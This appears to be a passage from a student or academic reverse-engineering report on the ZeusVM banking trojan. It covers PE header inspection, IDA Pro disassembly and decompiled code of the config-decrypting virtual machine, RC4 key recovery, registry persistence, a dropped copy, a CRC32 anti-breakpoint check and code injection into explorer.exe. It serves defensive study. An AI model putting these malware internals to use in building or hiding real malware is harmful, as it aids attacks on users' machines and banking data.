00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	D8 00 00 00 ..Ø..
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000D0	00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00PE.L...SM...à...
000000E0	A0 0D A7 4D 00 00 00 00 00 00 00 00 E0 00 02 01	.SM.....à...
000000F0	0B 01 0A 00 00 06 02 00 00 3A 00 00 00 00 00 00:
00000100	70 D4 01 00 00 10 00 00 00 20 02 00 00 00 40 00	pô.....@.
00000110	00 10 00 00 00 02 00 00 05 00 01 00 01 00 00 00
00000120	05 00 01 00 00 00 00 00 70 02 00 00 04 00 00 00p.....
00000130	00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00

Fig. 8. HxD PE Header analyse

Second, the malicious executable was analyzed with PEiD (aldeid). This test indicated that the virus was not compressed, as well as the result. These findings indicate that the builder does not include an automatic packer and that packing the malware is an optional step left to the creators, which can be accomplished

using other software, as well as the fact that a common packing technique for all the samples would make them more identifiable (Fig. 9).

Conducting a basic static analysis using a header analyzer such as PEview revealed the malware's structure, which is separated into four sections:.text,.rdata,.data, and .reloc. (Fig 10).

The Zbot malware was analyzed using the program Bintext to look up any useful strings, but it returned no results. This was owing to the malware's encryption or obfuscation. While the majority of the strings were encrypted, several unusual values were discovered. There were some plaintext strings indicating the usage of http/https and the execution of .bat file, but neither the URL nor .bat file were entirely apparent (Fig 11).




Fig. 9. PEiD Header analyse

pFile	Data	Description	Value
000001D8	2E 74 65 78	Name	.text
000001DC	74 00 00 00		
000001E0	00021AE8	Virtual Size	
000001E4	00001000	RVA	
000001E8	00021C00	Size of Raw Data	
000001EC	00000400	Pointer to Raw Data	
000001F0	00000000	Pointer to Relocations	
000001F4	00000000	Pointer to Line Numbers	
000001F8	0000	Number of Relocations	
000001FA	0000	Number of Line Numbers	
000001FC	60000020	Characteristics	
	00000020	IMAGE_SCN_CNT_CODE	
	20000000	IMAGE_SCN_MEM_EXECUTE	
	40000000	IMAGE_SCN_MEM_READ	

Fig. 10. PEview Header analyse




Fig. 11. BinText analyse

Rather than doing a blind search for information, the public facts on Zeus have been used as a leaping point. The available public documentation for ZeusVM was analysed to determine its most unique feature, the virtual machine. A MOV instruction of 0x1000 bytes identifies the virtual machine. It is feasible to do a hexadecimal representation search on a sequence of bytes. The search returned several results such as the second MOV 0x1000 has a structure that corresponds to the function being investigated. A comparison of the function's structure to that found in the preceding study revealed several parallels. It was reconstructed using the decompile plugin and resulted in a representation that was extremely similar to, if not identical to, the pseudocode representation.

At this stage, an examination of the code parts invoked by the Virtual machine reveals three major areas. A 4096-byte file loaded as the virtual machine's initial operation, the second was the staticconfig's encrypted code, and the third was a list of offsets called inside a while loop. It was noteworthy to see that both the Virtual machine code and the Encrypted staticconfig were included within the malware's .rdata sector, and were sequentially located (Fig. 12).

The second part is the data over which the virtual machine has to work, which is the Encrypted_StaticConfig. The third part is a loop which scans the opcodes of the virtual machine and call the right handler while the fourth part are the operations of the virtual machine that are called from the handler, those operations are almost all basic operation MOVE, ADD, SUB. As once initial component of ZeusVM malware was discovered, it was seen that the first

recognized function was not equal. Back to MOV 0x1000 bytes of the Virtual machine initialization it emerged that 14 distinct functions have the same phase of initialization. The function responsible for decrypting the RC4 key contained in the StaticConfig was identified through analysis of the assembly and the decompiled code of those functions. Assume that the 'Encrypted StaticConfig' file has a constant size for each sample generated by the same ZeusVM builder. It is possible to view the function size Of StaticConfig, which indicates the configuration's variable size. To enable this kind of visualization, which is a built-in feature of IDA Pro, the Struct that comprises the StaticConfig has to be created. By accessing the Stack of the chosen function, it is able to manually pick and name and type the bytes that comprise the Struct. The program will not enable you to create a Struct from a selection of bytes if the beginning and final bytes are undefined, which is the default state of each byte in the Stack method.

```

.rdata:00428234
.rdata:00428238 word_428238
.rdata:0042823A
.rdata:0042824F
.rdata:00428250 word_428250
.rdata:00428252
.rdata:0042825C word_42825C
.rdata:0042825E
.rdata:00428267
.rdata:00428268 word_428268
.rdata:0042826A
.rdata:00428279
.rdata:0042827A word_42827A
.rdata:0042827C
.rdata:00428282 word_428282
.rdata:00428284
.rdata:00428293
.rdata:00428294 word_428294
.rdata:00428296
.rdata:004282A3
.rdata:004282A4 word_4282A4
.rdata:004282A6
.rdata:004282C2 word_4282C2
.rdata:004282C4
.rdata:004282D5
.rdata:004282D6 word_4282D6
.rdata:004282D8

        dd 0
        dw 2EFh ; DATA XREF: .rdata:00428218f0
        db 'InterlockedIncrement',0
        align 10h
        dw 2CBh ; DATA XREF: .rdata:00428200f0
        db 'HeapAlloc',0
        dw 459h ; DATA XREF: .rdata:off_4281E8f0
        db 'SetEvent',0
        align 4
        dw 24Ah ; DATA XREF: .rdata:004281ECf0
        db 'GetProcessHeap',0
        align 2
        dw 4B2h ; DATA XREF: .rdata:004281F0f0
        db 'Sleep',0
        dw 245h ; DATA XREF: .rdata:004281F4f0
        db 'GetProcAddress',0
        align 4
        dw 33Ch | ; DATA XREF: .rdata:004281F8f0
        db 'LoadlibraryA',0
        align 4
        dw 0Eh ; DATA XREF: .rdata:004281FCf0
        db 'AddVectoredExceptionHandler',0
        dw 215h ; DATA XREF: .rdata:00428214f0
        db 'GetModuleHandleA',0
        align 2
        dw 52h ; DATA XREF: .rdata:00428204f0
        db 'CloseHandle',0

struct s916 static_config; // [sp+8h] [bp-3D4h]@2
int vm_code; // [sp+380h] [bp-5Ch]@2 MAPDST
int v5; // [sp+384h] [bp-58h]@2
int v6; // [sp+388h] [bp-54h]@2
int v7; // [sp+3D4h] [bp-8h]@1

vm_code = strdup_like(&virtual_machine_code, 4096);
v7 = vm_code;
if ( vm_code )
{
    v6 = 0;
    qmemcpy(&static_config, &encrypted_base_config, sizeof(static_config));
    v5 = &static_config;
    base_config_puntatore = &static_config;
    while ( (virtual_machine_instructions[*vm_code])(&vm_code) )
    ;
    free_like(v7);
}
qmemcpy(rc4_key, &static_config.rc4_key, 258u);
return 0;
}

```

Fig. 12. Static analysis of ZeusVM virtual machine using IDA pro

Pestudio also gives more analysis of the type of file, libraries, section information, etc. For further analysis, let's move on to dynamic analysis.




Fig. 13. Pestudio section tab




Fig. 14. Pestudio Libraries tab

property	value	detail
size-of-heap-commit	0x00001000	4096 bytes
section-alignment	0x00001000	4096 bytes
file-alignment	0x00000200	512 bytes
directories-number	0x00000010	16
LoaderFlags	0x00000000	0x00000000
Win32VersionValue	0x00000000	0x00000000
DllCharacteristics	0x8100	0x8100
address-space-layout-randomization (ASLR)	0x0000	false
code-integrity (CI)	0x0000	false
data-execution-prevention (DEP)	0x0100	true
structured-exception-handling (SEH)	0x0000	false
windows-driver-model (WDM)	0x0000	false
terminal-server-aware (TSA)	0x8000	true
control-flow-guard (CFG)	0x0000	false
image-bound	0x0000	false
image-isolation	0x0000	false
image-base	0x00400000	0x00400000
linker-version	10.0	10.0
os-version	5.1	5.1

3DB4F8B96E7B6E25A113BB776B752FD5BCECA8952F1B1395 cpu: 32-bit file-type: executable subsystem: GUI

Fig. 15. Pestudio optional header GUI tab

4.2. DYNAMIC ANALYSIS

4.2.1. BASIC DYNAMIC ANALYSIS

A basic dynamic analysis was performed to understand some of the malware's behaviours. Previously advanced Static Analysis of the malware was conducted using the program IDA Pro and Pestudio. Once opened with IDA Pro, the malware is immediately examined, and the sectors contained therein as well as the virus's entry point are detected. Automatically divides the zeus malware into four sections such as .text,.rdata,.idata and .data.

Within the .idata file, it is possible to see the malware's static import. It imports kernel32.dll and user32.dll, as well as their imported functions (Fig. 16). The .text part includes all of the malware's assembly code operations, while the .rdata and .data sections contain the malware's data, beginning with the first section.

The Zeus malware is deconstructed and each function inside it is automatically given a meaningless name with a few minor exceptions. To navigate inside the malware's assembly code, the program offers a link for call and jump that may be activated by clicking on the function's address.




Fig. 16. Kernel32.dll and User32.dll files

When the Struct was created, the field corresponding to the RC4 key was specified before. After completing this initial stage of Advanced Static Analysis, the collected data was validated using Advanced Dynamic Analysis with IDA Pro utilizing the "Local Win32 debugger." A breakpoint was established in the malware's Start function, the first instruction, and another in the obtain rc4 key function to conduct the analysis. When the debugging process begins, the modules loaded such as, kernel32.dll, user32.dll, gdi32.dll, crypt32.dll, ntdll.dll, etc (Fig. 17). appear first. Running the debugger to the next breakpoint never succeeds, and the malware terminates its execution after a few seconds, during which additional modules are logged in the output window and IDA Pro shuts the debugging window.

```

.ds\Zeus botnet 2\builder\bot - Copy.exe
File   Windows   Help
File   Edit   View   Tools   Options   Local Windows debugger
Data   Unexplored   External symbol
IDA View-A   Hex View-1   Enums   Imports
.align 4
 IMPORT_DESCRIPTOR_KERNEL32 dd rva off_41F898 ; Import Name Table
 dd 0 ; Time stamp
 dd 0 ; Forwarder Chain
 dd rva aKernel32Dll ; DLL Name
 dd rva VirtualAllocEx ; Import Address Table
 IMPORT_DESCRIPTOR_USER32 dd rva off_41FAF4 ; Import Name Table
 dd 0 ; Time stamp
 dd 0 ; Forwarder Chain
 dd rva aUser32Dll ; DLL Name
 dd rva OpenInputDesktop ; Import Address Table
 IMPORT_DESCRIPTOR_ADVAPI32 dd rva off_41F7BC ; Import Name Table
 dd 0 ; Time stamp
 dd 0 ; Forwarder Chain
 dd rva aAdvapi32Dll ; DLL Name
 dd rva GetLengthSid ; Import Address Table
 IMPORT_DESCRIPTOR_SHLWAPI dd rva off_41FA90 ; Import Name Table
 dd 0 ; Time stamp
 dd 0 ; Forwarder Chain
 dd rva aShlwapiDll ; DLL Name
 dd rva wvnsprintfW ; Import Address Table
 IMPORT_DESCRIPTOR_SHELL32 dd rva off_41FA80 ; Import Name Table
 dd 0 ; Time stamp
 dd 0 ; Forwarder Chain
 dd rva aShell32Dll ; DLL Name

```

0001EAA1 00000000041F6A1: .text:0041F6A1 (Synchronized with Hex View-1)

Fig. 17. loaded libraries

On a clean system snapshot, with Process Monitor and Process Explorer running in the background, Zeus executed. The malware's execution was too rapid for Process Explorer to display valuable information, as the application can only display live processes. Rather than that, Process Monitor records every activity performed by each executable, and examining the log revealed that the malware generated another executable named fytoh.exe in the subdirectory "AppData," then opened a command prompt and executed a .bat file.

All of these activities appeared to be similar to the Zeus family study; the executed malware was removed, most likely via the .bat file, and a new copy of the malware was placed in the system. Additionally, many Registry operations may be viewed via Process Monitor, although they are not easily accessible in this format. RegShot was used to analyze the register. The most critical is the persistence key that the trojan put into HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Run\epuz.exe. through the registry (Fig 18). This persistence key enables the virus to be executed even after the machine has been rebooted. Comparing the two executables with a program that displays binary differences, revealed that the original bot.exe and the new

dropped.exe were identical, save for a 496-byte-long piece of code at the end of the file.

```
Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2021-09-19 19:05:16, 2021-09-19 19:06:05
Computer: WIN-F0AUBCOGSVP, WIN-F0AUBCOGSVP
Username: Dulanaka, Dulanaka

Keys added: 16

HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Run\RecentDocs\.hivu
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Run\lepuz.exe
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDoc
HKU\S-1-5-21-1505811918-4199532904-3738121203-1000\Software\Classes\Local\Settings\Software\Microsoft\Windows\S
```

Fig. 18. Regshot output

Furthermore, there are two executables remained to be analysed such as dropper bot.exe and dropped.exe. After numerous iterations of the debugging process, it was discovered that dropped.exe always has a different name and resides in a different location under the selected user's "AppData" folder. A clone of this file and folder was created in a secure environment in order to obtain a sample of the dropped.exe for analysis; the executable in question is 'Maule\fytoh.exe'. The Dynamic Analysis was then redirected to the dumped executable in order to determine which functions were invoked from it.

To begin, it was determined whether the "get rc4 key" command was run within fytoh.exe. Starting with a clean environment, the dropped executable was placed in the "AppData\Maule\fytoh.exe" folder and the debugger was run using IDA Pro. The debugger produced a nearly identical result; it failed to reach the breakpoint and crashed at the conclusion of the execution. The similar unusual behaviour was seen for the Explorer.exe process. To further understand this tendency, many tests were conducted.

As a result, executing the dropped file immediately from a clean environment within its folder successfully activated the ZeusVM malware, even though the dropper was not performed. Nonetheless, when the dropped file was executed using a debugger such as IDA Pro and several breakpoints were set, the program crashed without installing the trojan. The first notion that occurred to me was that there may be some anti-virtual machine or anti-debugging methods.

Because the executable functioned normally outside of the debugger and there was no issue with VMware, the issue was isolated to the debugger. This was most

likely caused by the inclusion of a timing check, as there were references to the sleep function. Additionally, it was discovered that the issue does not persist, and the debugger does not crash when the type of breakpoints is changed to hardware and the first four functions are traced. Because it was possible to track the whole execution of the program without causing the program to fail, there were no timing checks.

The limitation of the hardware breakpoints was that they could only be set to four. The presence of a function that conducts a CRC32 check was discovered; it can be identified by looking for the unusual number used in the algorithm's computation, 0xEDB88320. Given the frequency with which this function is used, it is possible that it is not a security check for anti-debugging. The crash occurs when the insertion of a breakpoint modifies a byte within the code. The CRC32 hash function check reveals the modification; this introduces certain abnormalities into the program's structure, causing it to fail to run. These kinds of issues are quite time consuming.

When the RC4 S-Box analysis, it moved on to the other functions called from the bot.exe that are responsible for the Virtual Machine's initialization; a breakpoint was set on each function and the debugger was started. Then the study of the virtual machine's actions was initiated, commencing with the function VM1. Due to the fact that each virtual machine was initialized with the same code and on the same chunk of data, they were able to conduct identical actions.

The Virtual Machine transfers the content of the Encrypted StaticConfig into the Stack during setup and stores the address as a pointer in a global variable. This global variable is consistent across all Virtual Machine initializations in the VM methods.

The Virtual Machine was then performed using the while loop. The global variable points to the Encrypted StaticConfig at the conclusion of the Virtual Machine's operation. At this point, the decrypted data may be analysed, and if all the functions are comparable, the RC4 S-box key should be included therein. The Decrypted StaticConfig file was exported in hexadecimal using IDA Pro's Hex-view window's export function. To validate the presence of the RC4 S-box key, the S-box was generated using a Python version of the KSA technique starting with the encryption key supplied by the builder.

Once the S-box was produced, it was compared to WinHex to see if there was a match. At value 0x15F, a matching was found; the S-Box produced externally with the same seed corresponded to the 256 bytes included within the Decrypted StaticConfig. The similar relationship was discovered within the IDA Pro defined

StaticConfig Struct, where the offset 0x15F corresponded to the first byte of the RC4 S-boxes. The configuration is still decrypted using the same method, as is the RC4 S-box. It was fascinating to see that the RC4-Sbox was only 256 bytes in size, but what was loaded from the StaticConfig was always a sequence of 258 bytes this is because the final two bytes loaded for decryption are the RC4-PRNG algorithm's indices 'l' and 'j'. Although these bytes are always loaded, they are set to zero in each sample examined using the builder.

As a further stage, the explorer program must be remotely debugged. Through the use of Process Monitor, it is possible to verify that during the malware's execution, parts of code are injected into Explorer.exe, and the presence of an unknown object is apparent in the process's Stack Summary. An Advanced Dynamic Analysis of the Explorer.exe process was necessary at this point. As one of the issues with debugging Explorer.exe is that if the process is halted, the system becomes useless, it is feasible to work with a remote debugger to avoid working on a frozen system. Remote debugging is a technique for debugging a process remotely from another system. At this point, another instance of Windows XP was built using VMWare to serve as the remote debugger.

IDA Pro includes everything required for remote debugging within its application folder. To begin remote debugging, the infected system and the debug machine must share the IDA Pro folder on the debug machine.

To initiate remote debugging, the infected system must execute win32 remote.exe, which then begins listening for incoming debug connections (Fig. 19). At this stage, remote debugging can be initiated. It is necessary to choose the Remote Windows debugger within IDA Pro and configure the destination machine's IP address. Once the configuration is complete, you may debug a remote program or attach to a remote process.

To continue the investigation, the attach function was used to initiate remote debugging of the Explorer.exe process. Once the debugging process began, all previously specified functions were lost, since it was a new executable. Additionally, the injection's location remained unknown. A simple approach to determine where the code was injected is to initiate a signature-based search of the desired function. A binary search was conducted on the hex code "68 00 10 00 00 68 F0 43," which corresponds to the virtual machine's initialization command "PUSH 1000." After a lengthy examination of the file, the necessary sign was located. Following the search's lead, a part of the process labelled Data was identified. This section was manually translated to Code using IDAPro's command

C and an automated analysis at this point. After converting all of the VM functions, each was marked with a breakpoint.

	0	94.06	0 K	28 K
System Idle Process	4	0 K	68 K	
System	n/a	2.97	0 K	0 K Hardware Interrupts and DPCs
Interrupts				
smss.exe	276		172 K	56 K Windows NT Session Mana... Microsoft Corporation
csrss.exe	572		1,780 K	1,012 K Client Server Runtime Process Microsoft Corporation
winlogon.exe	596		7,200 K	1,072 K Windows NT Logon Applcat... Microsoft Corporation
services.exe	640		3,248 K	940 K Services and Controller app Microsoft Corporation
vmacthl.exe	800		564 K	64 K VMware Activation Helper VMware, Inc.
svchost.exe	812		2,724 K	396 K Generic Host Process for Wi... Microsoft Corporation
svchost.exe	880		1,656 K	248 K Generic Host Process for Wi... Microsoft Corporation
svchost.exe	932		13,336 K	4,828 K Generic Host Process for Wi... Microsoft Corporation
svchost.exe	952		1,192 K	260 K Generic Host Process for Wi... Microsoft Corporation
svchost.exe	1012		1,824 K	736 K Generic Host Process for Wi... Microsoft Corporation
spoolsv.exe	1056		3,800 K	920 K Spooler SubSystem App Microsoft Corporation
jqs.exe	1220		2,068 K	1,396 K Java(TM) Quick Starter Servi... Sun Microsystems, Inc.
MDM.EXE	1248		952 K	376 K Machine Debug Manager Microsoft Corporation
wdfmgr.exe	1328		1,500 K	60 K Windows User Mode Driver ... Microsoft Corporation
VMwareService.exe	1456		2,664 K	1,508 K VMware Tools Service VMware, Inc.
alg.exe	2072		1,100 K	104 K Application Layer Gateway S... Microsoft Corporation
inetinfo.exe	2820		1,752 K	188 K Internet Information Services Microsoft Corporation
sass.exe	652		3,656 K	1,228 K LSA Shell (Export Version) Microsoft Corporation
explorer.exe	2268		21,604 K	3,376 K Windows Explorer Microsoft Corporation
VMwareUser.exe	2376		8,548 K	772 K VMware Tools Service VMware, Inc.
procesp.exe	484	2.97	14,672 K	4,980 K Sysinternals Process Explorer Sysinternals - www.sysinter...
win32_remote.exe	2724		1,056 K	1,604 K

Fig.19 Process explorer

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is displayed in green font, showing various debug-related instructions like 'push', 'pop', 'test', and 'call' to functions such as 'check_dbg_proc_names' and 'wrap_get_cmdline_callwindowproc'. A red box highlights a section of the assembly code, specifically the call to 'check_dbg_queryInfoProc'. Below the assembly view is a hex dump of memory starting at address 009D6974. The dump shows binary data with some ASCII characters visible, such as 'F8 CC 3F 49 57 E9 EF 8F FF'. The status bar at the bottom indicates 'UNKNOWN 009D6974: debug030:009D6974 (Synchronized with EIP)'.

```

debug030:009D6973 loc_90D6973: ; CODE XREF: debug030:009D2001↑j
debug030:009D6973
debug030:009D6973 push    esi
debug030:009D6973 push    ebx
debug030:009D6973 call    check_dbg_queryInfoProc
debug030:009D6973 pop    ecx
debug030:009D6973 test    eax, eax
debug030:009D6973 jz     loc_90D6998
debug030:009D6982 push    0FFh
debug030:009D6982 push    ebx
debug030:009D6988 push    esi
debug030:009D6989 call    sub_90D7199
debug030:009D698E add    esp, 0Ch
debug030:009D6991 push    ebx
debug030:009D6992 call    dword ptr [esi+0ACh]
debug030:009D6998 loc_90D6998: ; CODE XREF: debug030:009D697C↑j
debug030:009D6998 call    check_dbg_queryInfoProc
debug030:009D6999 mov    edi, eax
debug030:009D6999 mov    eax, esi
debug030:009D699F call    wrap_get_cmdline_callwindowproc
debug030:009D69A6 jmp    loc_90D53EB
debug030:009D69A6 db    0E4h ; $ 
debug030:009D69A8 db    0E4h ; $ 
debug030:009D69AC db    0E4h ; $ 
debug030:009D69AD db    0E4h ; $ 
debug030:009D69AE db    0E4h ; $ 
debug030:009D69AF db    0E4h ; $ 
debug030:009D69B0 db    0E4h ; $ 
debug030:009D69B1 db    0E4h ; $ 
debug030:009D69B2 db    0E4h ; $ 

```

Fig.20 Debugging

```

kernel32.dll:7C81CAF8 attributes: bp-based frame
kernel32.dll:7C81CAF8 kernel32_ExitProcess proc near
kernel32.dll:7C81CAF8 ; CODE XREF: kernel32.dll:kernel32_ExitThread+5E↑
kernel32.dll:7C81CAF8 ; DATA XREF: debug032:00AF00ACTo
kernel32.dll:7C81CAF8 kernel32_ExitProcess arg_0= dword ptr 8
kernel32.dll:7C81CAF8
kernel32.dll:7C81CAF8 mov edi, edi
kernel32.dll:7C81CAF8 push ebp
kernel32.dll:7C81CAF8 mov esp, ebp
kernel32.dll:7C81CAF8 push offset unk_77E8F3B0
kernel32.dll:7C81CAF8 push [ebp+arg_0]
kernel32.dll:7C81CAF8 call sub_7C81CA54
kernel32.dll:7C81CAF8 jmp near ptr unk_7C839AAD
kernel32.dll:7C81CAF8 kernel32_ExitProcess endp
kernel32.dll:7C81CAF8
kernel32.dll:7C81CAF8 ; -----
kernel32.dll:7C81CB13 db 90h ; É
kernel32.dll:7C81CB14 db 90h ; É
kernel32.dll:7C81CB15 db 90h ; É
kernel32.dll:7C81CB16 db 90h ; É
kernel32.dll:7C81CB17 db 90h ; É
kernel32.dll:7C81CB18 : [00000006 BYTES: COLLAPSED FUNCTION j_ntdll_LdrShutdownProcess. PRESS CTRL+NUMPAD+ TO EXPAND]
kernel32.dll:7C81CB1E db 90h ; É
kernel32.dll:7C81CB1F db 90h ; É
kernel32.dll:7C81CB20 db 90h ; É
kernel32.dll:7C81CB21 db 90h ; É
kernel32.dll:7C81CB22 db 90h ; É
kernel32.dll:7C81CB23 kernel32_TerminateThread db 88h ; Y ; DATA XREF: debug032:00AF00B4↑o
kernel32.dll:7C81CB24 db 0Fh

```

Fig.21 Debugging

